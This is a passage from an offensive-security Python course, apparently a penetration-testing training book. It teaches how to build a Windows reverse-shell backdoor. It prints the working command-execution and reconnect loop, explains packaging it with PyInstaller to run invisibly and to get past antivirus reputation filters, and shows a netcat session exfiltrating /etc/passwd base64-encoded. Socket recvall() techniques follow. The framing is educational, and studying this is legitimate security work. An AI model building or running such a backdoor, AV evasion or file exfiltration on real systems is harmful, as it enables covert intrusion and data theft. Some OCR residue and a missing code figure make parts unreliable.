The PyInstaller executable is in the Python scripts directory and will accept several options, such as --onefile, --noconsole, and –noupx, and one required Python script. It will take that information and produce an .EXE. In most cases, you will provide PyInstaller with a copy of your script. For example, to turn lab5.3-final.py into an executable, you would type the following:

```
(myvenv) PS C:\Users\User> pyinstaller --onefile
C:\Users\User\Desktop\lab5.3-final.py
```

This would create an executable that has all the required files in a single .EXE and runs invisibly in the background. PyInstaller will place the new executable in the "dist" subdirectory under a new directory where you ran pyinstaller. In this case, I ran pyinstaller from the Desktop directory and it created a "dist" directory with the new executable in it.

In addition to the "dist" directory, there is a "build" directory. The build directories will contain files that PyInstaller needs to create the executable and log files that indicate why the build process may have failed.

There is also a .SPEC file. The .SPEC file contains the "specifications" that are used by PyInstaller to create the .EXE file. You can think of this as the configuration file for PyInstaller to create this executable. A .SPEC file can also be passed to the PyInstaller script instead of a Python program. If a .SPEC file is passed, it will also create the corresponding .EXE. This option is useful if you need to create a customized .SPEC file or maintain a .SPEC file for different .EXE types. For example, when creating .EXEs that contain Scapy modules, I have found it is sometimes necessary to add additional directories to my module search path and additional files that I want to be part of the EXE to my spec file. Specifically, additional files can be added to the "datas" attribute of the Analysis() section.

For our backdoor, these advanced options are not required, and just passing the name of our script to PyInstaller will work fine.

© 2024 Mark Baggett

Technet24

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Lab Intro: Python Backdoor - Use PyInstaller to Create a Distributable Executable

Did you do Lab 0.0 homework? You need it now!

In this lab, we will perform the following actions:

1. Use a Python Web Server to move the source code to Windows
2. Point the backdoor to the IP address of Linux and save it
3. Run backdoor on Windows and control Windows from Linux
4. Use PyInstaller to create a --onefile Windows EXE
5. Double-click the EXE and control Windows from Linux again
6. If you have time, add the --noconsole option to make the backdoor run invisibly in the background

For this lab, we will be turning our backdoor into a standalone executable that can run on a Windows system without Python installed. To complete this, you will have to have Windows and PyInstaller installed on a Windows Host. This was our homework assignment in Section 1. If you didn't complete it, you will need to go back to Section 1 and install the software quickly, so you have time to finish this lab.

In this lab, we will be moving the backdoor source code to your Windows computer. Then, we will change the IP to point to your Linux System's IP address. Next, we will run it in IDLE to verify it is working properly. After controlling the backdoor from your Linux machine and verifying that everything is working properly, we can turn it into an executable file that we can run on Windows when Python is not installed. You will use PyInstaller to create the executable and test it again. Last, if you have some time left over, go back and repeat the last part, but build your backdoor with the --noconsole option so that it runs invisibly in the background.

© 2024 Mark Baggett

Technet24

Lab 5.4: Python Backdoor

In your workbook, turn to Lab 5.4


Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: We Have a Working Backdoor!

Our backdoor is fully functional

It has a few small quirks, like changing directories



Your backdoor is connected. You can send Windows commands to the backdoor, and it will execute them on your behalf. But the backdoor does have a few quirks. Typing the command "cd" and pressing enter will show you the current working directory. "cd" without a directory following it is equivalent to the command "pwd" on Linux. If you then change to the root of your drive by typing "cd \" and then run the command "cd" again, you will notice that you are still in the same directory. You never changed to the root of the drive. Why is that happening?

Well, in fact, you did change to the root of your drive for a moment. For every command we receive, we start a new subprocess. That means we launch a command prompt, run the command specified, capture the output, and then close the command prompt. So, we did change to the root of our drive, but we immediately closed that command prompt afterward, so it appears to have no effect.

This small quirk can be overcome by running multiple commands on one line. On a Windows system, you do that by separating the commands with an ampersand. Since both commands are run as a single command, they are run inside the same subprocess. This backdoor is fully functional and can be used in penetration tests. We will also look at a few other ways to develop the backdoor that does not suffer from this problem.

© 2024 Mark Baggett

Technet24

A Word about Reputation Filters

Reputation filters do not trust an executable that they haven't seen before on a large number of customers

Usually, only enforced on files downloaded from the internet zone

Some organizations disable this effective security feature

The python.exe executable is trusted, but your PyInstaller exe will not be

Without --onefile, you have a directory containing a trusted python.exe and your script

Let me briefly mention reputation filters. This emerging technology built into some AV products maintains a centralized database of all executables that are widely used on the internet. When a user clicks on "explorer.exe", a signature for that file is analyzed, and the AV product determines that it is safe because it is run on millions of hosts on the internet. This presents a problem for our PyInstaller executable, which has a unique signature and is not run on any host except our target. The result is that the executable will be flagged by the antivirus product. What happens then depends on the configuration of the product. In some cases, it is deleted, and in other cases, the user has the option to run the program anyway. Many organizations disable this feature because it gets in the way of new software updates.

If an organization does use reputation filters, then you have another possible option. First, if possible, move the file to the system over the network or via USB. Many reputation filters only block the application if it was downloaded with a web browser or received via email. If it’s still being blocked then, it may be application whitelisting. If you run PyInstaller without the --onefile argument, then PyInstaller creates a directory that contains the Python interpreter, all the required modules, and your Python script in bytecode form. The Python interpreter in that directory is the same Python interpreter that is on thousands of hosts around the world and is trusted by reputation filters. The directory isn't something you can email to a target, but you can copy it to a target machine and launch your backdoor as you move laterally through the network.

© 2024 Mark Baggett

Some Final Improvements to Our Backdoor

When the connection is dropped, you could just exit your loop

Alternatively, if the connection is dropped, consider waiting five minutes, and then restart your outbound port scan process to reestablish the connection

Add a preprocessor to the while loop that checks for the command QUIT being entered by the user. It would then close the program

Capture any socket exception and terminate the program if an exception occurs. This occurs if .send() is called when the connection is down

The best approach is to do all three; see **backdoor-final.py**

Here are a few last changes we can make to our backdoor. When we lose a connection, we could just break out of the loop. You may want to consider having your backdoor wait a few minutes and then try to reestablish your outbound connection if the connection is dropped. Keep in mind that if you reconnect automatically after each disconnect, then you will need to give yourself the ability to manually drop the connection and terminate the program.

We want to allow the option for the remote side to manually drop the connection. You can do this by looking for commands such as "QUIT", and if we receive that from the remote side, we can terminate the process rather than calling subprocess().

There is also a possibility that you could press **CTRL-C** on the attack host while the Windows target is calling .send(). This will raise an exception on the remote system. If you capture that socket.error exception, then you will be able to detect the dropped connection.

This modification has been written for you in "backdoor-final.py".

© 2024 Mark Baggett

Technet24

A Look at Backdoor-Final.py Improvements

```
scan_and_connect()
while True:
    try:
        commandrequested = mysocket.recv(1024).decode()
        if len(commandrequested) == 0:
            time.sleep(3)
            mysocket = socket.socket()
            scan_and_connect()
            continue
        if commandrequested[:4] == "QUIT":
            mysocket.send("Terminating Connection.".encode())
            break
        prochandle = subprocess.Popen( commandrequested,  shell=True,
               stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
        results, errors = prochandle.communicate()
        mysocket.send(results + errors)
    except socket.error:
        break
    except Exception as e:
        mysocket.send(str(e).encode())
        break
```

Original Code

Notice here, we are catching exceptions that occur on the victim side and sending the error back across the socket

Here is our backdoor with those suggested improvements finished. Notice here that we have our generic exception handler use the syntax "except Exception as e:" to catch the name of the error that occurs on the remote side into the variable "e" and send that back to us across the socket. Of course, if the error that occurred is that our socket is broken, then the send will also fail, but non-socket errors will be reported back to us as the attacker. Also, notice that if the remote attacker types the command "QUIT", then the backdoor will terminate. However, if we lose connectivity or close Netcat without typing "QUIT", that is, when len(commandrequested)==0, then we restart our port scans, establish a new connection, and restart our command processing loop with a 'continue' statement.

This script is completed and available for your use. It is called "backdoor-final.py“ and is in the "pythonclass" directory in your course virtual machine.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Finishing the Backdoor

We have a basic backdoor that is a great initial foothold. Use it to disable defenses and then upload additional tools like Meterpreter, Mimikatz, Responder, BloodHound, and so on

Add upload and download capability to backdoor

- Before we can upload or download, we have to understand the limits of send() and recv()

Understanding send, recv, and sendall

Techniques for writing a recvall()

- End-of-file markers
- Transmission size
- Blocking versus non-blocking sockets
- Timeout-based techniques for recvall()

After you incorporate in the QUIT command and the ability to reconnect, if you lose the connection, you have a pretty good backdoor. I've used this backdoor in many penetration tests. Typically, I use it to get on a host and disable its host protection services if necessary. Sometimes, this is all that is required to begin mounting drives and accessing critical resources on the network. But often, I want to upload additional tools like Meterpreter and other hacking tools. You can download additional tools from the command line with built-in tools like BITSAdmin or PowerShell. But it's very convenient to have the ability to upload and download files built into our backdoor.

Before we can upload or download, we have to understand the limitations of the send() and recv() functions. Until now, we have only sent small commands and their responses over our shell. We will find that this doesn't work as well when we try to send more than a few kilobytes across a socket. We will look at those limitations and four different techniques for getting around the limitation. Specifically, we will look at using end-of-file markers, fixed sizes, and timeout-based transmissions, and the difference between blocking and non-blocking sockets.

© 2024 Mark Baggett

Limitations of send()/recv()

There is a practical limit to what can be received by a single call to recv()

- Approximate maximum of `32664` bytes with Python 2
- Approximate maximum of `984305` bytes with Python 3

```
>>> import socket
>>> s=socket.socket()
>>> s.connect(("127.0.0.1",9000))
>>> s.send(b"A"*1024000)
1024000
```

Client

1,024,000 bytes transmitted!

```
>>> import socket
>>> server=socket.socket()
>>> server.bind(("",9000))
>>> server.listen(1)
>>> c,r=server.accept()
>>> print(len(c.recv(1024000)))
32664
```

Server

32,664 bytes received?

Here is the problem. We will send 1,024,000 *A*'s across the socket. The send() function returns the integer 1,024,000, confirming that it did transmit the correct number of bytes. But when we print the length of the number of bytes received, we can see that only 32,664 bytes or 984,305 bytes (depending on the version of Python you are using) were received. Where did our traffic go? It is sitting in your buffer waiting for you to call receive again. But you have to know for sure that data is there before you call .recv() again. If the client was only sending a total of 32,664 bytes, then calling .recv() will cause a deadlock as you wait for an eternity for the data that will never be transmitted. You cannot safely call recv() again unless you know there is more data to receive.

© 2024 Mark Baggett

Technet24

Send vs. Sendall

According to Python documentation, send is not guaranteed to send all the data. When using send, you should check to see if the number of bytes transmitted matches the length of the string

Or use sendall()

But this **is not** what is causing our problem

The problem is in our recv() function

Python does have another way to send data. Python sockets have a sendall() method. Both send() and sendall() may transmit multiple packets to the remote host. So, what is the difference between the two? According to the documentation, if you use send(), then you are responsible for checking the integer returned to verify that it sent all of your bytes. If you use sendall(), then the socket will send all the data. That sounds great! But that doesn't help us here. Unfortunately, good old send() worked perfectly fine for us. Let's take another look at what happened when we called send():


```
>>> s.send("A"*1024*1000)
1024000
```

The integer returned by the send function is 1024000. That matches the number of bytes we told it to send. That tells us that the socket's send method transmitted all of the bytes we asked it to. But let's try it anyway with sendall().

© 2024 Mark Baggett

socket.sendall() Does the Same Thing

Notice, in both cases, it sent all 1,024,000 bytes. The problem is recv()



Here, we use sendall() to transmit the packets, and once again, recv() receives only 32,664 bytes. This is about the maximum amount of data we can get from the recv() function under ideal circumstances. To be safe, 8K–16K is really all we should expect to receive from a single call to the socket recv() method. That's a problem! How are we going to solve this?

© 2024 Mark Baggett

Technet24

Why Not Call recvall()?

Great idea! Except that there is no recvall()

It is the responsibility of the application to establish a protocol to ensure that all data is transmitted back and forth between the client and the server

Protocols such as non-persistent HTTP just close the socket after sending

Loop through multiple recv() calls and limit each receive to around 8K, or 8,192

```
>>> data = b""
>>> while still_transmitting_or_something():
...     data += socket.recv(4096)
```

What happens if both sides of the conversation call recv()?

- Each side sits at .recv() until the other sends
- AKA DEADLOCK

You have to know when to stop receiving data!

So, why not just call recvall()? Because it doesn't exist. It is up to you, as the developer, to establish a protocol to ensure that all the data is transmitted between the client and the server. So, it is your responsibility to break your data into chunks, transmit them one at a time, and somehow communicate to the other end when they have all the pieces.

Many protocols, such as non-persistent HTTP, will just close the socket when they are finished sending so you can continue to receive packets until the length of the data is zero. When the length of the data is zero, the other side has closed the socket and you're done receiving. Here is an example of what that might look like:

```
>>> data = b""
>>> while len(newdata) > 0:
...     newdata = socket.recv(4096)
...     data += newdata
```

This only works if you close the socket after each transmission, like HTTP, without keep-alives. However, not all protocols behave this way and there are times when keeping the socket open and making multiple transmissions is desirable. In those situations, you must know when to stop receiving.

We will use a similar while loop to the above, but we will have to stay in the while loop for as long as they are still transmitting or something. But that is the problem. How do we know if they are still transmitting? It is important that you get this process exactly right. The receiving end must call receive exactly the number of times required to receive all the data. If you call it one time less than required, you will not receive all the data. Even worse, if you call it once after you have received all the data, you will be at the recv() method forever, waiting for something else to be transmitted. This effectively will cause it to be "locked up", waiting forever for something to be transmitted.

As the developer, you need to write your own recvall(), and it has to be right. So, let's talk about how to write a recvall() function.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

How to recvall()

Approaches to knowing when to stop recv():

- Fixed bytes:
  - Client will transmit one line, saying how many bytes to receive
  - While the bytes are less than that number, call recv()
- Delimiters:
  - Continue to recv() until a predetermined end-of-transmission marker is transmitted by the client
- Timeout-based:
  - Turn off "Blocking" sockets and receive until the other side stops transmitting and is silent for some period of time
- select.select():
  - Use select.select to see if data is being sent

There are a couple of different approaches to writing a recvall() function. Most of them will require that we also write a new associated sendall() method that understands what recvall() is expecting. There are a couple of different approaches to solving this problem. Let's take a look at them.

Using the fixed bytes approach, the client transmits one line containing the number of bytes that it will transmit. Then, it loops through, receiving all the data until the number of bytes transmitted matches the number of bytes the client said it was going to send.

With the delimiter approach, the sender and receiver have an agreed-upon “end-of-file marker”. The client sends that end-of-file marker when it is done, and the receiver receives until it sees that marker.

The timeout-based approach requires that we change the way the socket behaves and establishes a “timeout”. The receiver will continue to receive data until the sender is quiet for that timeout period.

Last is the use of the select.select() method. The select.select() method enables you to peek into the socket and see what its status is. Using select.select(), you can see whether a socket is ready to send, receive, or is in error.

© 2024 Mark Baggett

Option 1: Fixed-Byte Recvall()

Assumes you're coding both the sender and receiver

Sender has to send the length in exactly 100 bytes, followed by data

```
def mysendall(thesocket, thedata):
    thesocket.send(f"{len(thedata):0>100}".encode())
    return thesocket.sendall(thedata)
```

100 bytes

Receiver receives length in the first 100 bytes and then loops until that amount of data has been received

```
def recvall(thesocket):
    datalen=int(thesocket.recv(100))
    data=b""
    while len(data)<datalen:
        data+=thesocket.recv(4096)
    return data
```

The first 100 bytes contain the size

The mysendall() function for the fixed-byte method is simple. First, you call send and transmit the length of the data you need to send. You have to transmit the length in a specific size so that recv can retrieve that exact number. In this example, we set the size to exactly 100 bytes wide with leading zeros. Then, you call sendall() and transmit the data.

The recvall() function isn't much more difficult. First, you call recv() to get the first 100 bytes. The 100 bytes contain the size of the data in bytes that will be transmitted. Then, you enter a loop and receive data until the number of bytes received is equal to the number of bytes you were told you would receive. Finally, once you have received all of the data, you can optionally call .decode() to turn your bytes into a string.

© 2024 Mark Baggett

Technet24

Option 2: Delimiter-Based recvall()

Your delimiter cannot appear anywhere in your data

If you base64 encode your data, your data should include only characters `A-Za-z0-9+/=`

Sender encodes data and adds the delimiter

```
def mysendall(thesocket, thedata, delimiter=b"!@#$%^&"):
    senddata=codecs.encode(thedata,"base64")+delimiter
    return thesocket.sendall(senddata)
```

Receiver loops until it receives the delimiter, then strips the delimiter off and decodes the data

```
def recvall(thesocket, delimiter=b"!@#$%^&"):
    data=b""
    while not data.endswith(delimiter):
        data+=thesocket.recv(4096)
    return codecs.decode( data[:-len(delimiter)], "base64")
```


The delimiter-based approach uses a pre-shared delimiter to mark the end of the transmission. The sender will append it to the end of its transmission, and the receiver will continuously receive data until it sees the delimiter.

If we just choose any old delimiter, then there is the possibility that a matching string might also appear in the data. As a result, the receiver will end its receive loop early, and errors will occur. To avoid this, you have to be sure that the delimiter cannot be anywhere in the data. One method for this is to base64 encode the data before you transmit it. Base64 encoded strings contain only uppercase letters, lowercase letters, numbers, a plus sign, a forward slash, and the equal sign. So, by encoding the data, you can use any other character as your delimiter.

Here, the mysendall() function base64 encodes the data, appends the delimiter to the end of the string, and then calls sendall(). The recvall() function has to call recv() until the string ends with the delimiter. Then, it strips off the delimiter and base64 decodes the data.

© 2024 Mark Baggett

Option 3: Timeout-Based Non-Blocking Sockets

Disadvantage: Speed

- Sockets must wait for timeout period seconds between transmissions
- We are "guessing" that the socket is done based on a time window. May get more than one sendall() in a single call or may get only part of a slow transmission.

Advantage: Requires no special coding of the sender

- Sending side doesn't require knowledge of a special delimiter or encoding
- Sending side doesn't have to send size of transmission before transmitting

Another option is to use timeout-based non-blocking sockets. With this option, we will continuously receive data until the sender is silent for a predetermined period of time. Of course, if the remote side drops the socket, we know that we have reached the end of our stream. But if the socket stays up, we will depend on the host being silent to know we reached the end. If the host isn't silent and begins transmitting again before the timeout, then we will receive both of those transmissions in a single variable. It will be up to your application to determine that more than one transmission occurred. So, this is not the ideal way to receive data.

That said, this is one way to receive data when you do not control the sender. Because you stop when the transmitter is silent, you don't have to know if the transmitter uses a delimiter or encoding or fixed transmissions when you receive the data. You can receive the data and worry about splitting it up afterward.

To implement this, we need to use a new type of socket. Let's discuss non-blocking sockets.

© 2024 Mark Baggett

Technet24

Non-Blocking Sockets

Blocking sockets: Normally, a socket will sit and wait when you call recv() until there is something to receive

Non-blocking sockets do not wait. They return an exception if no data is ready when recv() is called

Possible responses when calling recv():

1. len(recv()) == 0 when connection dropped
2. recv() returns data when there is data
3. recv() will raise an exception when there is no data to receive

```
>>> mysocket.setblocking(0)
>>> mysocket.recv(1024)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
BlockingIOError: [Errno 11] Resource temporarily unavailable
```


Until now, we have been using what are called *blocking sockets*. A blocking socket pauses when you call recv() and there is no data in the TCP buffer. If there is no data in the TCP buffer, a blocking socket will "block" the execution of the program until data is received. Non-blocking sockets do not block execution. Instead, they will generate an exception when no data is available. This gives us the flexibility to use a try: except: block to handle these errors however we see fit. Other than that, the recv() function behaves the same. If the connection is dropped, then recv() will return no data. If there is data in the buffer, then it will be returned when you call recv(). Like before, you can specify how many bytes of data you want to receive as the argument to recv(). For example, recv(1024) will receive up to 1,024 bytes from the TCP buffer. As we mentioned already, if there is no data in the buffer, then recv() will raise a socket.error exception.

© 2024 Mark Baggett

Timeout-Based Non-Blocking Socket

```
def recvall(thesocket, timeout=2):
    data=thesocket.recv(1)
    thesocket.setblocking(0)
    starttime=time.time()
    while time.time()-starttime < timeout:
        try:
            newdata=thesocket.recv(4096)
            if len(newdata)==0:
                 break
        except socket.error:
            pass
        else:
            data+=newdata
            starttime = time.time()
    thesocket.setblocking(1)
    return data
```

Wait for it to begin

Don't wait anymore

Receive until timeout

If len(data) is 0, the connection dropped

Accumulate data

Update timeout when we receive more data

Begin blocking again

```
>>> s.sendall(b"A"*10240000)
10240000
```

```
>>> print(len(recvall(mysocket)))
10240000
```

68

In this block of code, we continue to receive data until the sender has been silent for the timeout period. First, we have to wait until someone begins transmitting to us by calling recv(1) in blocking mode. That is easy enough. Just call receive and wait for the first byte of data. After you receive 1 byte, then turn blocking off. Next, we record the current time into a variable called "starttime". Then, while the current time minus the starttime is less than the timeout period, we continue to receive packets. Every time we successfully receive more packets, we reset the starttime to the current time. Remember that an exception will occur if the sender hasn't sent any data yet or, more accurately, if your machine's TCP stack has received no data. This will occur during normal conditions as a result of network delays or slow transmissions from the client. So, we need to catch these exceptions and do nothing when they occur. This gives us a chance to introduce a new Python command: "pass". "pass" tells Python to do nothing. It is useful in this case because we don't want to take any action if an exception occurs. We continue in this loop until the difference between the last time we received packets and the current time is greater than the timeout. Last, we put the socket back in blocking mode.

Now, as shown above, our recvall() function will receive all of the bytes sent by sendall().

© 2024 Mark Baggett

Technet24

Option 4: select.select() Based recvall

select.select() can be used to see when sockets are ready to recv or send or are in error

Send it three lists of sockets (the list can have one item)

select.select([sockets], [sockets], [sockets])

Returns three lists of sockets that are ready to receive, ready to send, and in error, in that order

```
>>> rtrecv,rtsend,err=select.select([thesocket],[thesocket],[thesocket])
>>> rtrecv
[<socket._socketobject object at 0xb760b1b4>]
>>> rtsend
[<socket._socketobject object at 0xb760b1b4>]
>>> err
[]
```


Another function can be useful to us in this situation. The select module has a function that is also called select. When you call this function, you can send it in three lists of sockets. The first of the three lists is a list of sockets that you want to check to see if they have data ready for you to receive. The second list is a list of sockets that you check to see if they are ready for you to send data. The third list is a list of sockets you want to check to see if they are in an error condition. The function will look at all the sockets that were passed into it and return those that are in the associated state. For example, imagine that we select.select and pass it three different lists, each containing the three sockets we want to check on:


```
>>>  result1,result2, result3 = select.select( [socket1,socket2,socket3]
, [socket1,socket2,socket3] , [socket1,socket2,socket3])
>>>  print(result1,result2, result3)
[<socket._socketobject object at 0xbfffda30>] [<socket._socketobject
object at 0xbfffda1e>, <socket._socketobject object at 0xbfffda30>]
[<socket._socketobject object at 0xbfffda42>, ]
```

When we look at the contents of each of the three "resultX" variables, this is what we would see. result1 contains one socket. This means that the socket in that list has data ready and waiting for you, and you can call the recv() method to get the data. result2 contains two sockets. That means that two of the sockets are ready to receive, and you can call the send() function to send them some data. result3 contains one socket, meaning that one of the three sockets is currently in an error condition and cannot be used.

In our program, we have one socket, and we want to know its current state. So, call select.select and send it three lists that each contain that socket. If the socket appears in result1, then it has some data for us to receive. If the socket appears in result2, then you can call the send method to send some data to the remote connection. If the socket is in an error condition, it will appear in result3.

© 2024 Mark Baggett

select.select : recvall()




```
>>> s.sendall(b"A"*10240000)
10240000
```

```
>>> print(len(recvall(mysocket)))
10240000
```


In this implementation, our recvall uses select.select to determine if it is still receiving data. The first thing we do is receive 1 byte while in blocking mode. This makes the recvall() act like a recv() function and sit there if the transmission has not begun. After the data transmission begins, we call select.select() to see if the socket is ready for us to receive more data. If it is, we receive more data calling recv(4096). Then, we sleep for a small amount of time to allow any additional data being transmitted to fill the TCP buffer and call select.select again to see if we should call recv() again. For as long as data is transmitted by the sender without a "pause" long delay, it will continue to receive data. If the sender does not transmit any more data at whatever interval "pause" is set to, then we assume all of the data has been transmitted.

© 2024 Mark Baggett

Technet24

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Lab 5.5: recvall()

In your workbook, turn to Lab 5.5

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24

Lab Highlights: You Can Now Download LARGE Files!

```
student@573:~/Documents/pythonclass$ nc -l -p 8000
DOWNLOAD
What file do you want (including path)?:/etc/passwd
Receive a base64 encoded string containing your file will end with !EOF!
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Iv
                    --- TRUNCATED OUTPUT ---
Oi9iaW4vZmFsc2UKdXVpZGQ6eDoxMDA6MTAxOjovcnVuL3V1aWRkOi9iaW4vZmFsc2UKX2FwdDp4
OjEyMjo2NTUzNDo6L25vbmV4aXN0ZW50Oi9iaW4vZmFsc2UK
!EOF!
```

```
student@573:~/Documents/pythonclass$ python
>>> thefile = b"""<PASTE THE BASE64 ENCODED STRING HERE>"""
>>> codecs.decode(thefile.replace(b"\n",b""),"base64")
b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no
login\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/administrato
r,,,:/var/lib/postgresql:/bin/bash\n'
```


Using these techniques, you can cover the limitations of recv() and can handle the transfer of very large files. Your backdoor now has a "DOWNLOAD" capability that will transmit a base64 encoded version of any file on the target system that you have access to.

Because we are just using Netcat as our client, there is no built-in capability to receive and decode our file. If you choose to write our own client, we could trigger a function that automatically captures, decodes, and writes the downloaded files to disk.

To decode the file in Netcat, we need to decode the base64 encoded string. The string is found in the output between the delimiters. In my example, I used the delimiters "!EOF!" You may or may not have chosen to use the same string in your code. Copy everything between the delimiters to your clipboard and open a new Python window. Next, assign what is on your clipboard to a variable. Type **thefile=b"""** (that is, three sets of double quotes after the equal sign). **Then PASTE the string from your clipboard** and **type three more sets of double quotes** and press **Enter**. Triple-double quotes are used for strings that are multiple lines long. Due to the word-wrap on your screen, you most likely copied some newline characters onto the clipboard that were not part of the originally transmitted string. So, use .**replace(b"\n",b"")** to remove them and then use **codecs.decode(data to decode , 'base64')** to decode your string. There, on your screen, you will see the contents of the /etc/passwd file.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
